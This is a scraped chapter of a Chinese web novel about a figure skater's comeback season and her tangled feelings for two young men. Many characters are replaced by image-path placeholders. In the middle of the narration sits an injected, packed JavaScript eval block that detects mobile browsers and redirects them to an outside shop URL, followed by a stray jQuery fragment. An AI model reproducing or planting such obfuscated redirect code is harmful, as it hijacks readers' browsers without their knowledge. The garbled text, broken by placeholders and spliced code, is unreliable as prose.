林致远歪了歪头,好像是在思考。
在这几秒的时间里,苏冉只觉得难以呼吸,张牙舞爪的树影把他们三个人分割在不同的格子里。
“我想起来了,你也是花样滑冰的运动员,之前和苏冉一起表演过,”他漏出一个礼貌的微笑,伸出手来,“你好。”
李子尧见他这个样子肺都要气炸了,正要说些什么时,她向前一步,挡在两人之间。
“那个林致远,今天也很晚了,你先回去吧,我带他去那个什么楼。”
没等身后的李子尧说话,她急匆匆的就把他给拖走了。
走出老远,直到看不见的林致远的时候,她才松开手。
“你着什么急?”李子尧甩了甩手腕,“怕我打他吗?”
“我知道你的,你不会打架,”苏冉叹了口气,“我们就聊了毁天就遇到了你,我不是怕你误会吗?”
她小心翼翼的解释着,一切发生得太快了,她都没听到林致远最后说了声什么,大概是再见之类的东西吧。
“你怎么又和他在一起了,之前的苦头还没有吃够吗?”
不知道是不是她的错觉,李子尧的声音听起来有些沮丧。
“没有,”苏冉开口说道,“我的学生证掉在他那,他给我送回来。”
“不用解释了,”他没好气随手折断树的枝丫,“不然就要从你的学生证为什么在他那开始讲起了。”
对哦,苏冉的气势又矮了一节,看来她有什么事也瞒不过李子尧。
“我们现在没在一起,”思来想去,她诚实的说,“因为这中间发生了太多的事,我想等他讲清楚再考虑。”
这是借口,毕竟后来林致远家里会发生什么事,她大概也能猜出来,豪门世家争权夺利的那些事。
她只是不确定林致远到底还喜不喜欢她。
李子尧小声的开口:“他把你弄哭了?”
她先是一愣,然后摇了摇头,不想说话。
绕过学校标志性的建筑物,穿过一段长长的连廊,就可以看见归景楼的三个大字,四楼和五楼还亮着灯,几个人影在窗户边晃来晃去。
“这里就是了,”苏冉指了一下大门,“你们这么晚还弄学术,真是辛苦。”
之前,她晚上训练回来,这栋楼都还亮着灯,听说还有学生在实验途中晕倒,连救护车都来了。
李子尧说了声谢谢,抬脚准备走,但又停住了。“我知道你心里放不下林致远,”他转过身来,“你骗不了我的——”
“我没有。”苏冉硬生生打断了他的话。
不远处的路灯在安静的夜色中不合时宜的闪了几下。
李子尧嗤笑了下:“算了,我只问你一件事,林致远有没有告诉你,他家里的事。”
“告诉了一点,”她觉得她再这个人面前已经无所遁形了,“其他的事或许他会慢慢告诉我的。”
“包括他把他奶奶送进精神病院的事吗?”
什么?她猛地抬起头来看向他。
轻飘飘的一句话顿时让苏冉的鸡皮疙瘩都起来了。
“你不知道,”他说,“所以他和你讲了些什么,讲自己是个小可怜?别人怎么怎么欺负他云云的?”
“为什么?”她喃喃的问。
“我也不知道,反正他们家里大抵都是些让人惊讶的事。”李子尧转身就走,走得很干脆。
通过林致远的讲述,苏冉只知道他们的关系不和,但这种事还是太过分了。
她突然间意识到了一件可怕的事,林致远的讲的事里,有哪些是真?哪些是假?
——
“新赛季来了,你现在恢复的也不错,”在喧闹的训练场里,陈韵教练拿着手机问着苏冉,“4T的周数好了很多,3Lz3t的连跳节奏不错,要不要安排新节目?”
花样滑冰编排的节目一般只会用一个赛季,虽然没有硬性规定需要换新的节目,但一直滑一套,难免让裁判和观众审美疲劳,从其他方面来讲,勤换节目编排也会内看作运动员是否上心,是一种态度的反应。
介于之前的重返赛场恢复的不好,苏冉的节目编排还没换,用的还是上个奥运赛季的一套节目。
“我也在想这个事,”她把脚下的冰渣子踢开,“教练,你觉得……”
后面的话被她自觉的咽了回去,她其实是想问,“教练,你觉得我真的还能去竞争奥运名额吗?”
不过,问出了也没用。
“怎么了?在担心什么?”陈韵教练关切的问。
“没什么,”苏冉笑了笑,“就是在想不知道该用什么曲子当节目,教练有推荐吗?”
“我想想,自由滑用两段编排怎么样、”陈韵教练思考了片刻,“前半段用《G小调柔板》,后半段用《今夜无人入睡》。”
苏冉点了点头:“我在想短节目就用维瓦尔第的《四季·冬》,我喜欢这个曲子。”
她在黑暗的房间里时,就常常听这个曲子,也正像它的名字,急促的节拍彰显出冬日凌冽的寒风,和她的心境倒是一样了。
“那我去联系编舞师了。”
这段时间,苏冉的训练状态起起伏伏,排练新节目是一个很好的信号,起码说明她在努力调整状态。
淮云市市民冰雪运动中心的大门行人进进出出,天花板上的灯亮了熄,熄了亮,冰场上的学员来来往往,熟悉的面孔走了,新面孔就又来了。
在日子过得飞快的时候,手机通讯录新加上的联系人始终一动不动。
这段时间,苏冉忙于训练,根本没有空闲找林致远。
兜兜转转过了很久,她好像又回到了原地,竞技生涯和感情方面都没有进展,都不知道她在干什么。
忙忙碌碌又一事无成,人终究还是成了自己最讨厌的样子。
——
新赛季的开始,是俱乐部联赛的第一站汉南站。
新定做的短节目比赛服是件点缀着水钻的黑色的裙子,相比起之前喜欢的浅蓝、浅绿等温柔的颜色,现在心境变了,看黑色也就顺眼了。前几天,粉丝群里的人孩子说她是不是黑化了,选曲的风格也和之前不一样了。
“下一位登场的选手是来自星回俱乐部的选手,苏冉,曾在奥运会的选拔中以极小的分差输给秦婉,无缘淮云奥运会……”
这个解说真是哪壶不开提哪壶,从运动员的角度来说,赢了比赛回被铭记,但输了比
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17738681|203579||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
赛也会被铭记。
现在输掉选拔赛的经历取代了曾经的成就,真是让人五味杂陈。
苏冉维持着脸上的微笑,在冰场中间站定,等待曲子的第一个节拍。
一曲终了,观众席上响起了阵掌声,她站起来谢幕,短节目她只上了3Lz3T,3A因为还没有找回来只有2A,现在也只能慢慢找回当初的状态。
兔子娃娃被一个个抛向空中,好久没看见娃娃雨了,苏冉一时之间还有点感动。
“苏冉。”
熟悉的声音响起,让弯腰捡娃娃的她不免一怔,抬头看去,站台上的身影依旧挺拔,那双略带笑意的桃花眼直直的看着自己,就像是那个时候一样。
苏冉不自觉的向他那个方向靠近,被穿上黑色小裙子的兔子娃娃稳稳的掉在她的手里。
兔子娃娃上的装扮就像她比赛服的缩小版,她可以闻到娃娃身上淡淡的檀香,是林致远身上的气味。
在休息室里,坐了很久,她才按捺住聒噪的心跳,她的心告诉自己,即使过了这么久,她还是喜欢林致远,一如既往。
“下一个上场的选手是来自板球俱乐部的徐木曦……”
观众席响起了一阵稀稀拉拉的掌声,徐木曦很低调,虽然掌握了3A4T,但没有对外界宣布,冰迷不认识她也正常。
“哇,现在女单的好苗子真是不少,”走廊上两个工作人员正在交谈,“我记得之前还是柳嫣然、秦婉和苏冉这三个人撑起了华国花样滑冰的各种比赛。”
“对呀,再看看现在,光是这一站掌握超C技术的女单就有好几个,更不用说淮云站只会更多。”另一个工作人员说道。
“放在前几年,网上还在说华国女单要完蛋了,现在看真是打脸啊!”
“你说,为什么苏冉还不退役,她现在名声不好,难度储备也丢的差不多了——”
似乎是有人意识到他们交谈的位置离八卦的正主有点近,那个人的话一下子止住了,只剩下了些脚步声。
陈韵教练安慰似的拍了拍她的肩膀,她倒觉得没什么,这些话算是温和的了。
虽然网上的舆论不再像之前那样一边倒的骂苏冉,但也没有完全消失,讨厌她的人还是讨厌她。
“徐木曦短节目得分为68.67,当前排名第一位。”
解说员的播报穿过层层墙壁传到她的耳朵里,苏冉只觉得心下一沉,自己的短节目排名一路掉到了第六位。
之前比赛排名大多在前三名徘徊,面对现在的落差,她还需要时间接受。
“苏冉姐姐,我做到了,”徐木曦急急忙忙的跑进休息室,满脸都是喜悦,“我拿了第一!”
苏冉有些尴尬的摸了摸小女孩的头,干巴巴的说:“真是恭喜你。”
“我都不敢相信,上场时我慌得要死,还以为这次比赛要完蛋了,开场的3A差点就摔倒了,好险最后站……”徐木曦的嘴巴像连珠炮似的,一刻也不停。
她点头应着,时不时说几句话,只是表情越来越僵硬。
要怎么跟眼前的小女孩说,这是比赛,她们是竞争对手。
“对了,林致远哥哥也在,”徐木曦拉着她,“要不要让他送我们回去。”